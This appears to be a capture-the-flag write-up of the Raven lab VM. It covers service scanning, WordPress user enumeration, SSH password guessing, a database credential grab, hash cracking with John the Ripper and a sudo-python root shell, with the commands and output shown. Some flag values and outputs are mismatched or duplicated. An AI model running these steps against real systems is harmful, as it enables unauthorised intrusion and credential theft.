# Read Team: Summary of Operations

## Table of Contents



## Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

Command: `$ nmap -sV 192.168.1.110`

Output Screenshot:

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-18 14:01 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0016s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.76 seconds
root@Kali:~#
```

This scan identifies the services below as potential points of entry:

Target 1

1. Port 22/TCP Open SSH
2. Port 80/TCP Open HTTP
3. Port 111/TCP Open rcpbind
4. Port 139/TCP Open netbios-ssn
5. Port 445/TCP Open netbios-ssn

## Critical Vulnerabilities

The following vulnerabilities were identified on each target:

Target 1

1. User Enumeration (WordPress site)
2. Weak User Password
3. Unsalted User Password Hash (WordPress database)
4. Misconfiguration of User Privileges/Privilege Escalation

## Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

Target 1


- Flag1: b9bbcb33ellb80be759c4e844862482d
- Exploit Used:
  - WPScan to enumerate users of the Target 1 WordPress site
  - Command:
    - `$ wpscan --url http://192.168.1.110 --enumerate u`

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-18 14:01 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0016s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.76 seconds
root@Kali:~#
```

- Targeting user Michael
  - Small manual Brute Force attack to guess/finds Michael's password
  - User password was weak and obvious
  - Password: michael
- Capturing Flag 1: SSH in as Michael traversing through directories and files.

- Flag 1 found in var/www/html folder at root in service.html in a HTML comment below the footer.
- Commands:
  - `ssh michael@192.168.1.110`
  - `pw: michael`
  - `cd ../`
  - `cd ../`
  - `cd var/www/html`
  - `ls -l`
  - `nano service.html`




- Flag2: fc3fd58dcdad9ab23faca6e9a3e581c
- Exploit Used:
  - Same exploit used to gain Flag 1.
  - Capturing Flag 2: While SSH in as user Michael Flag 2 was also found.
    - Once again traversing through directories and files as before Flag 2 was found in /var/www next to the html folder that held Flag 1.
    - Commands:
      - `ssh michael@192.168.1.110`
      - `pw: michael`
      - `cd ../`
      - `cd ../`
      - `cd var/www`
      - `ls -l`
      - `cat flag2.txt`

```
michael@target1:/var/www$ ls -l
total 8
-rw-r--r--  1 root root   40 Aug 13  2018 flag2.txt
drwxrwxrwx 10 root root 4096 Aug 13  2018 html
```


```
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```


- Flag3: afc01ab56b50591e7dccf93122770cd2
- Exploit Used:
  - Same exploits used to gain Flag 1 and 2.
  - Capturing Flag 3: Accessing MySQL database.
    - Once having found wp-config.php and gaining access to the database credentials as Michael, MySQL was used to explore the database.
    - Flag 3 was found in wp_posts table in the wordpress database.
    - Commands:
      - `mysql -u root -p'R@v3nSecurity' -h 127.0.0.1`
      - `show databases;`
      - `use wordpress;`
      - `show tables;`
      - `select * from wp_posts;`

```
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and c
reate new pages for your content. Have fun! | Sample Page  |              | publish     | closed         | open        |              | sa
mple-page   |          |        | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |                |              |              0 | http://192.168.206.131/w
ordpress/?page_id=2                |              0 | page       |              |              0 |
|  4 |           1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

```
                    | flag3       |              | draft       | open          | open        |              |              |
     |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                |              0 | http://raven.local/wordpress/?p=4
                |              0 | post       |              |              0 |
```

- Flag4: 715dea6c055b9fe3337544932f2941ce
- Exploit Used:
  - Unsalted password hash and the use of privilege escalation with Python.
  - Capturing Flag 4: Retrieve user credentials from database, crack password hash with John the Ripper and use Python to gain root privileges.
    - Once having gained access to the database credentials as Michael from the wp-config.php file, lifting username and password hashes using MySQL was next.

- These user credentials are stored in the wp_users table of the wordpress database. The usernames and password hashes were copied/saved to the Kali machine in a file called wp_hashes.txt.
  - Commands:
    - `mysql -u root -p'R@v3nSecurity' -h 127.0.0.1`
    - `show databases;`
    - `use wordpress;`
    - `show tables;`
    - `select * from wp_users;`
- 
```
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------
-------+-------------+-----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered
on_key | user_status | display_name    |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------
-------+-------------+-----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12
        |           0 | michael         |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16
        |           0 | Steven Seagull  |
```
- On the Kali local machine the wp_hashes.txt was run against John the Ripper to crack the hashes.
  - Command:
    - `john wp_hashes.txt`
- 
```
root@Kali:~/Desktop# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:00:20  3/3 0g/s 7961p/s 15836c/s 15836C/s ambel..111193
pink84           (steven)
```

- Once Steven’s password hash was cracked, the next thing to do was SSH as Steven. Then as Steven checking for privilege and escalating to root with Python
  - Commands:
    - `ssh steven@192.168.1.110`
    - `pw:pink84`
    - `sudo -l`
    - `sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’`
    - `cd /root`
    - `ls`
    - `cat flag4.txt`

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("bin/bash")'
root@target1:/# ls
bin   etc         lib         media  proc  sbin  tmp      var
boot  home        lib64       mnt    root  srv   usr      vmlinuz
dev   initrd.img  lost+found  opt    run   sys   vagrant
root@target1:/#
root@target1:/# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag.txt
cat: flag.txt: No such file or directory
root@target1:~# cat flag4.txt
------

| ___ \

| |_/ /__ ___   _____ - __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
```